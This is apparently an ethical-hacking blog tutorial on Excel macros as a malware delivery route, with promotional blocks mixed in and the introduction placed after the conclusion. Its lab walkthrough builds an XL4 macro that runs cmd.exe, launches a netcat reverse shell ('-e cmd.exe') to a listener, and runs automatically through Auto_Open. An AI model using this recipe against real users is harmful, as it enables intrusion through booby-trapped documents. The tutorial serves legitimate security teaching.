For beginners, macros are a clear example of how attacks often rely on human behavior and not just technical weaknesses.
How Excel Macros Work?




When a user opens a macro-enabled Excel file, Excel does not immediately run the macro. Instead, it displays a warning to users asking whether macros should be enabled. If the user chooses to enable macros:
The macro code executes
Excel allows the macro to automate tasks
The macro runs with the same permissions as the user
This design protects users, but attackers abuse it by convincing users that enabling macros is necessary to view or use the document.
How Attackers Abuse Excel Macros?
Attackers commonly use Excel macros as an initial access method. A typical scenario looks like this:
The attached file claims to be an invoice, report or document that needs to be opened urgently
The document instructs the user to enable macros
Once enabled, the macro performs malicious actions
As you can see, no technical exploit is required. The success of the attack depends entirely on whether the user trusts the file.
Why Macro-Based Attacks Still Work?
Despite improvements in security controls, macro-based attacks remain effective because:
Excel is widely used and trusted
Many organizations rely on legacy macro-based workflows
Users are often trained to enable macros for work
Blocking all macros can disrupt business operations
For beginners, this shows why security is about trade-offs, not absolute rules.
Risks Associated with Excel Macros
When misused, Excel macros can:
Modify or delete files
Access sensitive data in spreadsheets
Trigger additional malicious activity
Act as the first step in larger attacks
As macros run under the user’s permissions, their impact depends on the user’s access level. This is why attackers often target employees with broader access.
What Excel Macros Teach Cybersecurity Beginners
Excel macros teach several foundational lessons to beginners like,
Not all attacks require hacking tools
User decisions play a major role in security
Legitimate features can become attack vectors
Awareness is a powerful defense
For beginners, macros are an excellent case study in real-world cybersecurity.
Practical Walkthrough
Now, let’s see how to create a Excel Macro that performs a malicious action. We will be performing this practical in the Basic Lab from our blogpost on Hacking Labs. Here are the lab requirements.
Kali Linux (Attacker System)
Windows OS with Microsoft Office installed (Target System)
On the target system, open Excel in Microsoft Office or the Office Suite. We are doing this on Microsoft Office 2007. You should see an Excel Workbook opened as shown below.

Right click on “Sheet 1” and select the “Insert” option as shown below.
In the newly opened window, select MS Excel 4.0 Macro and click on “OK”.
This will change the name of “Sheet 1” to “Macro 1” as shown below.
Save the file with the name you like. We have named it “evil_macro” for easy identification. While saving it, save it as a Macro Enabled Excel Workbook.
Once the file is saved, it’s time to create the code for macro. In the first column, which is named A1, we insert the command shown below.
=EXEC("cmd.exe")
You may not realize it yet, but you have already created your first XL4 macro. In the second column, i.e A2, insert another command “=HALT()”. This is to ensure that the macro you created does not face an error while running. It’s time to test your macro. Right Click on the first column and click on “Run” as shown below.
Most probably, this will open a new window as shown below. Click on “Run”.
Doing this opens a Windows CMD window as shown below.
Voila, we successfully created an Excel Macro and even executed it successfully. If you have noticed it, we opened a Windows CMD by inserting a simple code. Now, let’s make a few changes to the “evil_macro” file. Move the =HALT() command to A3 cell and enter command given below in cell A2. Save the file.
READY TO BUILD YOUR ETHICAL HACKING FOUNDATIONS?
Go beyond the basics. Develop the essential knowledge every aspiring ethical hacker needs. Your learning package includes:
Networking Fundamentals Linux Fundamentals Windows Fundamentals Web Fundamentals Command Line Essentials Virtual Labs
$1 INTRODUCTORY TRIAL 6 Foundation Resources + Full Magazine Access
Trial terms apply. Post-trial subscription billing is manual.
=ALERT("You have been hacked")
Right click on Cell A1 and select “Run” again just like you did before.

Now, we can see that apart from Windows CMD window being opened, another window popped up with the message “You have been hacked”. We have just performed two operations with macros in one file. Not just cmd.exe, we can open other programs like Notepad or Calc.exe using the “=exec” function.
Now, let’s try something a tiny bit advanced like spawning a reverse shell. Download the Netcat Windows executable. Open Notepad and insert the following command into it.
<Path to Netcat Windows executable> <target IP> <target port> -e cmd.exe
The “-e” option specifies which command to execute after netcat makes a successful connection. Now, save this file as a CMD file. This can be done by saving the file name inside double quotes. For example, “shell.cmd” and keeping the file type as “all files”.
Now, in your evil_macro file, change the =EXEC function to execute the shell.cmd file you just now created as shown below.
Save the file. Before executing the macro, start a Netcat listener on the attacker machine’s IP address you specified. We are using Kali as our attacker machine here.
Now, when you execute the macro, you should get a successful shell as shown below.
This is all fine but nobody will open an Excel file and execute some suspicious looking code in it. We need the code to run automatically as soon as the user opens the Excel file. To do this, Click on A1 cell of your “evil_macro” file and rename it to “Auto_Open” as shown below.
Save the changes and close the file. Start the netcat listener again. Now, just open the evil_macro file and you should see the successful spawning of reverse shell again.
Best Practices for Excel Macro Security
Cybersecurity beginners should be familiar with basic defenses against macro abuse. These include,
Understanding these controls is just as important as learning attack techniques.
Conclusion
Excel macros are not inherently dangerous. They are powerful automation tools designed to make work easier. However, when attackers exploit user trust, macros can become a serious security risk. For cybersecurity beginners, learning about Excel macros builds an important mindset: always question where files come from and why a feature needs to be enabled. In cybersecurity, understanding how attacks really start is just as important as understanding how they get executed.
YOUR ETHICAL HACKING JOURNEY STARTS HERE!
Not sure where to begin? Download our FREE 18-page Beginner Ethical Hacker Starter Kit (2026 Edition).
Take your first step towards building practical cybersecurity knowledge.
Hello aspiring ethical hackers. In this article, you will learn about Macros also popularly known as Macro Malware or Macro Virus. Macros are one of the most misunderstood features in modern computing. For some users, they are powerful productivity tools that automate repetitive tasks. For cybersecurity professionals, they represent one of the most abused entry points for malware delivery. Understanding macros is essential not just for attackers or defenders but for everyday users who open documents at work.
NEW TO ETHICAL HACKING?
Start your ethical hacking journey with our FREE Beginner Ethical Hacker Starter Kit (2026 Edition).
Get beginner-friendly guidance to understand the fundamentals of ethical hacking and take your first steps into cybersecurity.
In this blog post, we’ll break down what macros are, how they work, where they’re used and why they play such an important role in cybersecurity awareness.
What Are Macros?
A macro is a small piece of code that automates tasks inside applications. It is most commonly used in office productivity software like spreadsheets, word processors and presentation tools. Instead of manually repeating actions such as:
Formatting tables
Copying data between sheets
Generating reports
Cleaning up text
A macro can perform these actions automatically with a single click. They are usually written in a scripting language built into the application allowing users to extend functionality without installing external software.
Why Macros Exist (The Legitimate Use case)?
Macros were designed to improve productivity. Common legitimate uses include:
Automating monthly reports
Processing large datasets
Enforcing document formatting standards
Performing calculations across multiple sheets
Reducing human error in repetitive tasks
In business environments, macros can save hours of manual work and are often deeply embedded into workflows that have existed for years.
How Macros Work (High-Level)?

At a conceptual level, macros follow a simple process:

A user opens a document
The application checks whether macros are present
If enabled, the macro code executes
The macro interacts with the document, system or application features
This execution happens inside a trusted application which is why macros can be so powerful and dangerous.
Why Macros Are a Security Risk?
Macros became a popular attack vector because they exploit user trust rather than software vulnerabilities. Attackers take advantage of the fact that:
Documents are commonly shared via email
Office files feel “safe” to users
Macro execution relies on user consent
The code runs under the user’s privileges
A malicious macro can:
Download additional malware
Modify system settings
Steal credentials
Create persistence mechanisms
Act as the first stage of a larger attack
